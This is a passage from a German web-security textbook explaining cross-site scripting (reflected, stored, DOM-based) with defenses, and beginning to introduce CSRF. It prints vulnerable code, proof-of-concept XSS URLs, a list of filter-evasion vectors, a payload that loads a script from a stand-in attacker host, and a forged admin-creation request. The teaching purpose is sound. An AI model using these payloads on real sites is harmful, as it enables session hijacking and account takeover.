Angriffsfläche einer Anwendung führen, da hierfür zusätzliche XML- bzw. JSON-Schnittstellen eingerichtet werden und zuvor interne Objekte und Anwendungslogik nun von außen zugreifbar sind. Zum anderen bietet bereits die bloße Unterstützung von XHR- bzw. Ajax-Anfragen durch moderne Browser nun Angreifern neue und vielseitige Möglichkeiten, um mit Schadcode zahlreiche Abfragen im Hintergrund an die Anwendung stellen zu können, ohne dass dies vom Benutzer bemerkt werden kann. Im folgenden Abschnitt wird auf diesen Aspekt genauer eingegangen.

2.7.3 Cross-Site Scripting (XSS)

Eine der wohl bedeutendsten Schwachstellen im Umfeld von Webanwendungen ist Cross-Site Scripting (XSS). Allgemein ausgedrückt ist es einem Angreifer damit möglich, schadhaften JavaScript-Code im Kontext eines anderen Benutzers zur Ausführung zu bringen, was wiederum die Durchführung zahlreicher Angriffe wie Website Spoofing, Session Hijacking usw. ermöglicht. Selbst Unternehmen, die hier einen recht großen Aufwand für Sicherheit betreiben, sind immer wieder von dieser Form der Schwachstelle betroffen. Das lässt sich relativ gut an der Internet-Datenbank www.xssed.com sehen (siehe Abb. 2.15), wo bekanntgewordene Cross-Site-Scripting-Lücken verschiedener Webseiten dokumentiert sind.

HTML Injection Es lohnt sich also, sich mit dieser Schwachstelle genauer zu beschäftigen. Um Cross-Site Scripting zu verstehen, ist es hilfreich, sich zunächst eine verwandte Schwachstelle anzusehen, nämlich HTML Injection. Dies geschieht am leichtesten, indem wir uns diese visuell veranschaulichen.

Abb. 2.16 zeigt hierzu die Ergebnisse zweier Formulareingaben bei einer Webanwendung. Im ersten Fall geht noch alles gut: Der Benutzer gibt die Zeichenkette „bob“ in die Suchmaske ein, die als URL-Parameter an die Webanwendung gesendet und von dieser wiederum in das Antwortformular eingebaut wird. Problematisch wird es beim nächsten Aufruf: Denn dort wurden nun zwei zusätzliche HTML-Steuerzeichen in die Anfrage eingebaut,

Date	Author	Domain	R	S	F	PR	Category	Mirror
22/01/13	0c001	www.athinorama.gr		★	✗	13093	Redirect	mirror
13/11/12	Christy Philip Mathew	cms.paypal.com		★	✗	39	Phishing	mirror
13/11/12	Cyb3R_Shubh4M	www.ebay.com	R	★	✗	23	Script Insertion	mirror
13/11/12	Cyb3R_Shubh4M	www.ebay.com	R	★	✗	23	Script Insertion	mirror
13/11/12	0xAli	answercenter.ebay.com	R	★	✓	23	XSS	mirror

Abb. 2.15 Auszug aus der XSS-Datenbank www.xssed.com




Abb. 2.16 Eingeschleuster HTML-Markup

das Quote-Zeichen (") sowie das Größer-als-Zeichen (>). Wie wir sehen, wird dadurch nun der übergebene Parameterwert (“><font...>“) nicht mehr in der Suchmaske eingebaut, sondern stattdessen als HTML-Code interpretiert. Die Folge ist, dass die Zeichenkette „paul“ nun in Rot (color=“red“) dargestellt wird.

Genau wie im Fall von Interpreter Injection liegt nichts anderes als eine Überschneidung des Daten- und Steuerkanals vor. Schließlich ist auch die HTML-Engine eines Browsers nichts anderes als ein HTML-Interpreter. Dadurch, dass die Anwendung den Parameter „q“ nicht korrekt enkodiert, werden die darin enthaltenen HTML-Steuerzeichen auch als solche vom Browser interpretiert. So ist es einem Angreifer möglich, aus dem Datenkanal auszubrechen und direkt in den HTML-Kontext zu schreiben. Eine entsprechend verwundbare Stelle im Programmcode einer PHP-basierten Anwendung könnte dabei wie folgt aussehen:

```
echo "<input name=\"q\" value=\"".$_GET['q']."\"/>";
```

Im Fall von JSP mit JSTL Tags könnte die verwundbare Codezeile wie folgt aussehen:

```
<input name="q" value="<c:out escape="false" value=${param.q}"/>"/>
```

XSS Exploits Sofern es einem Angreifer möglich ist, HTML-Markup zu injizieren, kann er darüber in der Regel auch Skriptcode einschleusen und zur Ausführung bringen, nämlich unter Verwendung des entsprechenden HTML-Tags (<script>). Dadurch wird die

Sache aus Sicht des Angreifers gleich schon interessanter. Passen wir dazu den obigen Aufruf zunächst einmal wie folgt an:

```
http://www.example.com/search?q="><script>alert(document.cookie)</
script>
```

Der übergebene Skriptcode wird nun in die Webseite eingebaut und gleich vom Browser ausgeführt. In diesem Fall ist das Resultat noch etwas unspektakulär, nämlich ein angezeigtes JavaScript-Popup, in dem die Cookies des Benutzers für die aktuelle Webseite angezeigt werden (Abb. 2.17).

Diese Schwachstelle (und auch den entsprechenden Angriff) nennen wir Cross-Site Scripting oder eben kurz XSS. Wobei wir es in diesem Fall mit der häufigsten Variante zu tun haben, nämlich reflektiertem XSS, da der Code in der Antwortseite direkt „reflektiert" wird. Der entsprechende Angriff funktioniert hier, wie bei allen clientseitigen, natürlich nur indirekt. Schließlich bringt es einem Angreifer wenig, sich selbst JavaScript-Code unterzuschieben. Um eine Cross-Site-Scripting-Schwachstelle zu einem funktionierenden Cross-Site-Scripting-Angriff zu machen, muss ein Angreifer den injizierten Skriptcode also bei einem anderen Benutzer zur Ausführung bringen. Er müsste zur Durchführung eines solchen reflektierten XSS-Angriffs einen anderen Benutzer dazu verleiten, eine entsprechend gestaltete URL aufzurufen. Dieser Aspekt erschwert natürlich die grundsätzliche Durchführbarkeit, und damit auch die Eintrittswahrscheinlichkeit eines solchen Angriffs.

Ganz anders sieht es im Fall der nächsten Variante aus, nämlich dem persistenten XSS. Hierbei wird der Schadcode nicht mehr direkt reflektiert, sondern stattdessen über eine Kommentarfunktion, ein Kontaktformular oder Ähnliches zunächst in der Datenbank gespeichert, also persistiert. Erst wenn der eingeschleuste Code an anderer Stelle einem Benutzer angezeigt wird, kann dieser dort zur Ausführung gebracht werden.

Dadurch erhöht sich die Kritikalität einer entsprechenden Schwachstelle natürlich erheblich. Schließlich muss der Angreifer nun nicht mehr eine manipulierte URL per E-Mali o. Ä. an sein Opfer senden und kann zudem gewiss sein, dass dieses an der Anwendung angemeldet ist. Besonders problematisch ist dies im Fall eines administrativen bzw. privilegierten Benutzers (z. B. einem Helpdesk-Mitarbeiter), denn auch diese greifen häufig über ein Webinterface auf von Benutzern eingestellte Inhalte zu (z. B. um Kommentare

Abb. 2.17 Erfolgreiches XSS (JavaScript-Alert wird angezeigt)

freizugeben oder Kontaktanfragen zu beantworten). Für einen Angreifer stellen solche Funktionen einer Webseite natürlich äußerst attraktive Angriffsziele dar (Abb. 2.18).

- In den meisten Fällen handelt es sich bei einer XSS-Schwachstelle um eine reflektierte Variante. Ein Angreifer muss für deren Ausnutzung dabei üblicherweise einen angemeldeten Benutzer zunächst dazu verleiten, eine von ihm entsprechend gestaltete URL aufzurufen (bzw. anzuklicken). Dieser Sachverhalt reduziert natürlich die Ausnutzungswahrscheinlichkeit einer solchen Schwachstelle in der Praxis deutlich. Anders sieht es im Fall von persistentem XSS aus. Der XSS-Payload wird dort nicht reflektiert, sondern in der Datenbank gespeichert und bei anderen Benutzern automatisch ausgeführt, sobald sie die Seite aufrufen, auf der der XSS-Payload von der Anwendung eingebaut wird. Das Gefährdungspotential ist daher um ein Vielfaches höher als bei reflektierten Varianten.

Innerhalb von HTML lässt sich JavaScript dabei auf unterschiedliche Weise zur Ausführung bringen. Im Folgenden sind hierzu nur einige Beispiele aus dem XSS Filter Evasion Cheat Sheet (vergl. [8]) dargestellt. Dies macht deutlich, wie unsinnig der Versuch ist, hier Schadcode nur durch Filterung von bestimmten Benutzereingaben (z. B. „<script>“) abzufangen, wie dies von vielen Webseiten praktiziert wird.

```
<script>[code]</script>
<script src=[link to code]></script>
<div style=width: expression([code]);>
<style>@import "javascript:[code];";</style>
<img src=javascript:[code]>
<img src="my.jpg" onmouseover=[code]>
<body onload=[code]>
<meta http-equiv="refresh" content="0;url=javascript:[code]">
<a href=javas&#99;ript&#35; [code] />
<form action=javascript:[code]>
```




Abb. 2.18 Persistentes XSS über Helpdesk-Formular einer Webanwendung

```
<BODY BACKGROUND="javascript:alert('XSS')">
<IMG SRC="jav    ascript:alert('XSS');">
<input onfocus=write(XSS) autofocus>
```

Noch dazu ist XSS keinesfalls nur auf den HTML-Kontext beschränkt und darf damit auch nicht als reine Form von HTML Injection betrachtet werden. Der Versuch, hier etwa das häufig verwendete Kleiner-Als-Zeichen (<) abzufangen, läuft schon aus dem Grund ins Leere, da Anwendungen Parameter nicht nur in den HTML- sondern auch in den JavaScript-Kontext schreiben können. Denn auch dort lassen sich Parameter unvalidiert ausgeben (bzw. evaluieren). So wie im folgenden Fall, wo genau dies mittels eines eingefügten PHP Codes erfolgt, durch welchen der Parameter „q“ ausgelesen und dessen Wert direkt ausgegeben wird:

```
<html>
<head>
<script>
    document.write('Guten Tag <?php print $_GET['name']; ?>');
</script>
</head>
<body>...
```

In diesem Fall würde sich diese XSS-Schwachstelle auf folgende Weise ausnutzen lassen:

```
http(s)://www.example.com/welcome?name=');alert(document.cookie);//
```

Dabei muss ein solcher XSS-Angriff nicht einmal über den Server ausgeführt werden, sondern kann auch komplett browserseitig im JavaScript-Code ablaufen. Wir bezeichnen diese Form als DOM-based, da diese ausschließlich auf dem Document Object Model (DOM) des Browsers basiert. Der folgende JavaScript-Code enthält eine entsprechende Schwachstelle, die sich über den GET-Parameter „value“ ausnutzen lässt (`?value=<-script>…</script>`):

```
<html>
<body>
<script>
document.write("<div>"+unescape(document.location.href.substring(docu-
ment.location.href.indexOf("value=")+6))+"</div>");
</script>
...
```

Auch eine solche Schwachstelle lässt sich prinzipiell als reflektierendes Cross-Site Scripting betrachten. Allerdings eine, die nur innerhalb des Browsers reflektiert wird (also als „reflected Client XSS“) und nicht über die Antwort des Servers („reflected Server XSS“), also den HTTP Response. Bedingt durch die zunehmende Umsetzung clientseitiger

Anwendungslogik und den Einsatz entsprechender Frameworks und Template-Technologien ist davon auszugehen, dass diese Art von XSS zukünftig eine weit stärkere Rolle spielen wird.

Wie oben beschrieben nutzen viele heutige Webanwendungen REST-Schnittstellen, um darüber serialisierte JavaScript-Objekte (JSON) vom Browser zur Laufzeit nachzuladen. Dieser JSON-Code muss dann dort mittels JavaScript interpretiert werden. Die Wahl der hierzu verwendeten API entscheidet darüber, ob es auch hierüber Angreifern möglich sein kann, eigenen JavaScript-Code zur Ausführung zu bringen. Wie bei Code Injection ist auch hier wieder der Einsatz der eval()-Methode entsprechend verwundbar:

```
...
xmlHttp.open('GET', '/getData&id=23" true);
xmlHttp.onreadystatechange = function() {
// Callback-Funktion wird aufgerufen bei Antwort vom Server
if (xmlHttp.readyState == 4) { eval(xmlHttp.responseText); }
...
```

Wird dagegen die JavaScript-Methode JSON.parse() verwendet, ist man auf der sicheren Seite.

Auch clientseitig (also DOM-basiert) ermöglichen mittlerweile neue Technologien der Browser-Persistenz (z. B. HTML 5 Local Storage) persistente XSS-Schwachstellen abzubilden. Anders als bei der serverseitigen Persistenz bleiben ihre Auswirkungen allerdings auf einen konkreten Benutzer beschränkt und sind dadurch grundsätzlich natürlich als allgemein weniger kritisch zu betrachten. Tab. 2.4 zeigt eine Übersicht der gängigen XSS-Varianten.

XSS-Payloads Kommen wir nun zu dem, was ein Angreifer mit einer XSS-Schwachstelle eigentlich so alles anstellen kann. Im einführenden Beispiel war der Payload noch schlicht „`alert(document.cookie)`“, wodurch dem Benutzer lediglich seine Cookies in einem Popup angezeigt werden. In der Praxis dienen solche harmlosen Payloads vor allem dazu, eine XSS-Schwachstelle zu identifizieren oder zu demonstrieren. Wo ein Tester gewöhnlich aufhört, fängt ein Angreifer allerdings erst richtig an. Je nach Beschaffenheit einer XSS-Schwachstelle kann er hierzu auch beliebigen Schadcode von externen Seiten nachladen. Das funktioniert wie folgt:

```
http(s)://www.example.com/search?q="><script src=http://attacker/x.js />
```

Dadurch ist der Angreifer nur beschränkt an die Restriktion von Eingabelängen gebunden und kann nun weitaus gefährlichere Aktionen durchführen als das Anzeigen eines JavaScript-Popups. XSS kann dabei der Wegbegleiter für unterschiedlichste webbasierte Angriffe sein. In Tab. 2.5 sind hierzu einige Beispiele möglicher XSS-Payloads dargestellt. In den referenzierten Abschnitten werden wir uns näher mit den einzelnen Varianten beschäftigen.

Tab. 2.4 XSS-Varianten

	Über den Server	Im Browser („DOM-Based“)
Reflected(„Non-Persitent“)	*Reflected Server XSS (häufigster Typ):* Der Skriptcode wird über einen URL- oder POST-Parameter eingeschleust, der in die Antwortseite eingebaut und im Kontext eines anderen Benutzers ausgeführt wird. Die Schwachstelle wird dadurch nur einmal bei einem Aufruf ausgenutzt, also „reflektiert“. Gewöhnlich wird dieser Angriff dadurch ausgeführt, dass ein Benutzer eine entsprechend gestaltete URL aufruft.	*Reflected Client XSS:* Ähnlich wie bei Reflected Client XSS, nur dass der eingeschleuste Skriptcode nicht serverseitig, sondern clientseitig durch eine Schwachstelle im JavaScript-Code selbst eingeschleust wird.
Stored(„Persistent“)	*Stored Server XSS (kritischster Typ):* Anders als beim reflektierten XSS wird eine Schwachstelle dauerhaft, z. B. über einen eingeschleusten Kommentar, in eine Webseite eingebracht. Bei jedem Benutzer, der sie fortan aufruft, wird der entsprechende Skriptcode ausgeführt.	*Stored Client XSS (seltenster Typ)*: Ähnlich wie bei Stored Server XSS, wobei der Schadcode im Browser persistiert wird (z. B. im HTML5 Local Storage) und dadurch auch nur beim selben Benutzer zur Ausführung kommt.

Tab. 2.5 Exemplarische XSS-Payloads

Angriff	Auswirkung	Abschnitt
Session Hijacking	Auslesen von Session-IDs und dadurch Zugriff auf Benutzerdaten	Abschn. 2.7.7
Defacement	Manipulation/Fälschen der Webseite	Abschn. 2.7.8
CSRF	Unterschieben von manipulierten Benutzeranfragen	Abschn. 2.7.4
Angriffe auf Systemebene/ Malware-Infektion	Ausnutzen von Sicherheitslücken in Browsern und Browser-Plugins (Browser-Bugs) und darüber Infektion des Systems eines Benutzers mit beliebigem Schadcode	Abschn. 2.5

Über eine XSS-Schwachstelle lässt sich sogar ein fremder Browser komplett fernsteuern und darüber beliebige JavaScript-basierte Angriffe gezielt durchführen. Besonders effizient gestalten sich diese, da hierfür mittlerweile vollständige und durchaus ausgereifte Werkzeuge, wie z. B. das BeEF Framework[4] existieren. Der Payload selbst, der dem Benutzer z. B. über eine manipulierte URL untergeschoben wird, ist dabei sehr kurz. Der eigentliche Schadcode wird von einer externen Webseite nachgeladen und ruft dann in der

[4] Siehe http://www.bindshell.net/tools/beef.html.

Folge mittels Ajax-Anfragen laufend einen vom Angreifer eingerichteten Server im Hintergrund auf, um sich neue Befehle abzuholen, die er dann lokal beim Benutzer ausführt. Diese Art von Angriff wird als „Man in the Browser“ (MiTB) bezeichnet und ist in Abb. 2.19 veranschaulicht.

Durch Ausnutzen einer persistenten XSS-Schwachstelle kann es dem Angreifer sogar möglich sein, selbstpropagierenden Schadcode (auch „XSS-Würmer“ genannt) in die Anwendung einzuschleusen, der sich fortan selbstständig weiter fortpflanzt und so z. B. die Profile tausender Benutzer infiziert. Entsprechende Angriffe konnten in den vergangenen Jahren immer wieder erfolgreich durchgeführt werden. Der erste, und daher wohl auch bekannteste, ist der sogenannte MySpace-Wurm (JS.Spacehero, auch bekannt als „Sammy-Wurm“) aus dem Jahr 2005, der den MySpace-Dienst befallen hatte. Einem Nutzer namens Samy Kamkar gelang es dabei, eine persistente XSS-Schwachstelle in der Profilfunktion von MySpace aufzufinden und ausnutzen. Bei jedem Profilbesucher wurde der Code dabei automatisch ausgeführt, wodurch dieser sich wiederum in dessen Profil kopierte und sich von dort aus weiterverbreitete. Nach kurzer Zeit waren auf diese Weise eine Million Profile infiziert und der komplette MySpace-Dienst wurde zeitweise vom Netz genommen.[5]

Maßnahmen Eine XSS-Schwachstelle zu beheben, gestaltet sich in den meisten Fällen sehr einfach. Es müssen lediglich alle Steuerzeichen eines ausgegebenen Parameters für den entsprechenden Ausgabekontext enkodiert werden. Im Fall des HTML-Kontextes, der die Regel ist, müssen wir hierzu HTML-Entity-Enkodierung verwenden, wodurch die HTML-Steuerzeichen “><“ durch die jeweiligen HTML-Entitys: `&quot;><` ersetzt werden. Um hier Fehler zu vermeiden, sollte dies unbedingt über entsprechende APIs




Abb. 2.19 Fernsteuerung eines Browsers mittels XSS

[5] Näheres hierzu findet sich auf der entsprechenden Wikipedia-Seite: http://en.wikipedia.org/wiki/Samy_(computer_worm).

und keinesfalls mittels eigener Ersetzungsfunktionen erfolgen. Der entsprechende HTML-Code aus unserem einführenden Beispiel würde dann wie in Abb. 2.20 gezeigt aussehen.

Alle HTML-Sonderzeichen wurden hier bei der Ausgabe des Parameters in die entsprechenden Entities umgewandelt und dadurch nur noch vom Browser angezeigt, nicht mehr jedoch evaluiert. Doch wie wir gesehen haben, ist HTML längst nicht der einzige Kontext, in den sich JavaScript-Code zur Ausführung bringen lässt. Folglich müssen auch überall dort, wo dies möglich sein kann, ebenfalls entsprechend andere Enkodierungsverfahren verwendet werden. Auf die genauen Techniken wird in Abschn. 3.5.3 genauer eingegangen. Um das generelle Auftreten von XSS-Schwachstellen in der Praxis wirksam einschränken zu können, sind darüber hinaus noch einige zusätzliche Schutzmechanismen unbedingt empfehlenswert (siehe Zusammenfassung weiter unten).

- Cross-Site Scripting (XSS) stellt eine Form von clientseitiger JavaScript Injection dar, deren Ursache hauptsächlich[6] darin besteht, dass benutzerkontrollierte Parameter nicht (oder fehlerhaft) enkodiert in eine Webseite eingebaut werden. Die erforderliche Enkodierung hängt vom konkreten Ausgabekontext ab. In den meisten Fällen ist jedoch HTML-Entity-Enkodierung erforderlich. XSS stellt die Grundlage für zahlreiche weitere Angriffsformen (z. B. Session Hijacking oder Website Spoofing) dar.

Kurz und knapp

Welches Risiko besteht? Ein Angreifer kann beliebigen Skriptcode einschleusen und im Kontext eines anderen Benutzers zur Ausführung bringen (indirekter Angriff). Das Schadenspotenzial ist bei persistentem XSS dabei gewöhnlich deutlich höher als bei reflektiertem.

Was ist die Ursache? Unzureichende Enkodierung von Parametern, die sich durch Benutzer kontrollieren lassen, bevor diese in einer Antwortseite ausgegeben werden;




Abb. 2.20 Eingeschleuster Skriptcode wird mittels HTML-Entity-Enkodierung behandelt

[6] Weiterhin (jedoch weitaus seltener) kann auch die dynamische Evaluierung von Skriptcode (mittels eval()-Aufruf) eine XSS-Schwachstelle erzeugen.

Seltener: dynamische Evaluierung von Skriptcode (eval()-Funktion) bzw. die Verwendung unsicherer JavaScript-APIs.
Was muss ich tun? *Primär:* Parameter müssen stets korrekt enkodiert in Webseiten ausgegeben werden, in den überwiegenden Fällen geschieht dies mittels HTML-Entity-Enkodierung und dort implizit über entsprechende Template-Technologien oder Webframeworks wie JSTL oder ASP.NET(Abschn. 3.5.3). *Sekundär:* Restriktive Eingabevalidierung (siehe Abschn. 3.5.2) und die Verwendung einer Content Security Policy (Abschn. 3.13.5)[7]. *Sonderfälle*: Wird HTML-Markup als Eingabe zugelassen, muss dieser über spezielle APIs validiert bzw. bereinigt werden (Abschn. 3.5.9). In JSON-Code sollte ausschließlich mit einer sicheren API wie JSON.parse() (niemals eval()!) interpretiert werden. Statt der JavaScript-API „.innerHTML()“ sollten sichere APIs wie „.innerText“ und „.textContent“ verwendet werden, gleiches gilt auch für Webframeworks, die entsprechende APIs zur Verfügung stellen.
Referenz: CWE-79 („Improper Neutralization of Input During Web Page Generation (‚Cross-Site Scripting')“)

2.7.4 Cross-Site Request Forgery (CSRF)

Eine weitere wichtige clientseitige Schwachstelle, die sich in gewisser Hinsicht als „Freund“ von Cross-Site Scripting bezeichnen lässt, ist Cross-Site Request Forgery, das mit CSRF, manchmal auch mit XSR, abgekürzt wird. Was beide Schwachstellen (bzw. Angriffe) verbindet, ist deren Alter. Denn genau wie XSS wurde auch CSRF bereits im Jahr 2001 erstmals erwähnt (vergl. [9]), ohne dass dies allerdings nennenswerte Angriffswellen über diese Schwachstelle zur Folge gehabt hätte. Daran hat sich bis heute im Grund nicht sonderlich viel geändert. Das soll allerdings nicht heißen, dass von einer CSRF-Schwachstelle nicht trotzdem ein erhebliches Sicherheitsrisiko ausgehen kann. So bezeichnete Jeremiah Grossman CSRF einmal als „schlafenden Riesen“, was allerdings auch schon im Jahre 2006 war (vergl. [10]). Eine Bewertung, die trotzdem nicht ganz unzutreffend ist – auch heute noch.

Eines der Probleme bei CSRF ist, dass dieses in vielen Webtechnologien explizit verhindert werden muss. Vereinfacht ausgedrückt könnte man sagen, dass ein Entwickler für das Auftreten vieler anderer Schwachstellen etwas falsch-, für die Abwehr von CSRF jedoch etwas explizit richtigmachen muss. Das wiederum setzt natürlich entsprechende Kenntnisse der Schwachstelle und der erforderlichen Maßnahme voraus. Doch was ist CSRF eigentlich genau? Da CSRF mit dem Session Management zusammenhängt, müssen wir uns noch einmal kurz vergegenwärtigen, wie das Session Management einer Webanwendung eigentlich funktioniert. Nehmen wir die folgende URL, die einen exem-

[7] Allerdings hat die Verwendung einer Content Security Policy (CSP) auch große Auswirkungen auf die Gestaltung der Webseite und ist daher in der Regel nur bei Neuentwicklungen umsetzbar.

plarischen Aufruf einer Webschnittstelle zeigt, über den ein Administrator einen neuen Benutzer anlegt:

```
http(s)://www.example.com/admin/createuser?username=admin2&password=geheim
```

Sobald ein an der Anwendung angemeldeter Administrator nun diese URL aufruft, sendet sein Browser automatisch einen HTTP Request an die Webanwendung, der wie folgt aussehen könnte:

```
GET /admin/creatuser?username=admin2&password=geheim HTTP/1.1
Host: www.example.com
Cookie: SESSIONID=1234567
```

Der Web- bzw. Applikationsserver wird diesen HTTP-Request nun anhand der übertragenen Session-ID automatisch der bestehenden Sitzung des angemeldeten Administrators zuordnen und darüber ausführen. Noch einmal: Das Mapping zwischen HTTP-Request und Session (bzw. Benutzerkonto) geschieht in der Regel ausschließlich über die mit dem Cookie übertragene Session-ID. Selbst wenn die Netzwerkverbindung ausfällt und über einen völlig neuen Knoten aufgebaut werden muss, bleibt der Benutzer über seine Session-ID an der Webanwendung angemeldet, bis er sich manuell abmeldet oder seine Session in ein Timeout läuft und von der Anwendung invalidiert wird.

Solange das nicht geschieht und der Browser nicht geschlossen wird, sendet dieser die Session-ID automatisch mit jeder Anfrage mit – ob der Benutzer das nun wünscht oder nicht. Um zum eigentlichen Sicherheitsproblem zu gelangen, fehlt noch eine weitere wichtige Komponente. Im Fall des oben gezeigten Beispiels fällt auf, dass die verwendete URL generisch ist, also bei jedem Benutzer völlig identisch. Ein Angreifer kann diesen Sachverhalt nun dazu ausnutzen, einem angemeldeten Benutzer (im obigen Fall also einem Administrator) eine URL unterzuschieben, z. B. indem er ihm eine E-Mail zusendet, die einen entsprechenden Link enthält.

Sobald der Administrator nun auf den Link klickt, erkennt der Browser, dass er für die entsprechende Webseite bereits ein gültiges Session Cookie besitzt und sendet dieses automatisch mit. Die Folge: Die Aktion wird von der Anwendung über das Profil des angemeldeten Administrators durchgeführt. In diesem Fall führt dies dazu, dass der Angreifer nun den Administrator dazu gebracht hat, dass er unwissentlich ein neues Benutzerkonto angelegt hat. Der Browser hat hier nämlich keinerlei Möglichkeit zu erkennen, dass es sich bei der konkreten Anfrage um keine legitime handelt. Wir bezeichnen das auch als „Confused Deputy Problem“ (vergl. [11]).

Solche CSRF-Angriffe lassen sich grundsätzlich überall dort durchführen, wo über eine authentifizierte Session mittels HTTP-Anfrage der Zustand einer Anwendung oder eines Profils geändert wird, z. B. über das Einstellen eines Kommentars, die Durchführung einer Buchung, die Zuweisung von Berechtigungen oder eben die Anlage eines neuen Benutzers.

- Das Ziel eines CSRF-Angriffs besteht in erster Linie[8] darin, einem angemeldeten Benutzer eine HTTP-Anfrage (z. B. in Form einer URL) unterzuschieben, über die er unwissentlich eine HTTP-basierte Änderung über seine Session durchführt.

Die Durchführbarkeit eines solchen CSRF-Angriffs ist jedoch keinesfalls darauf beschränkt, dass einem Benutzer ein Link per E-Mail zugesendet wird, auf den er klicken muss. Um einen angemeldeten Benutzer (oder noch besser: dessen Browser) dazu zu verleiten, eine bestimmte URL aufzurufen, existieren viele weitaus effizientere Wege. So etwa das Posten eines solchen Links in ein Forum, etwa als Kommentar oder in einen Kontakt-Dialog auf derselben Webseite. Dieses Vorgehen erhöht zudem die Wahrscheinlichkeit, dass jemand, der auf den Link klickt, tatsächlich an der Anwendung angemeldet ist, um ein Vielfaches. Der konkrete Ablauf ist in Abb. 2.21 dargestellt.

Genau wie im Fall einer persistenten Cross-Site-Scripting-Schwachstelle erhöht dieses Vorgehen natürlich die Wahrscheinlichkeit für die Ausführung eines solchen Angriffs. Ist es einem Angreifer darüber hinaus möglich, die URL eines eingebundenen Bildes zu bestimmen oder gar HTML-Markup in die Seite einzubauen, so kann er darüber sogar einen CSRF-Angriff automatisch ausführen, wenn einem Benutzer die entsprechende Seite angezeigt wird. Das lässt sich etwa mit dem folgenden Code erreichen:

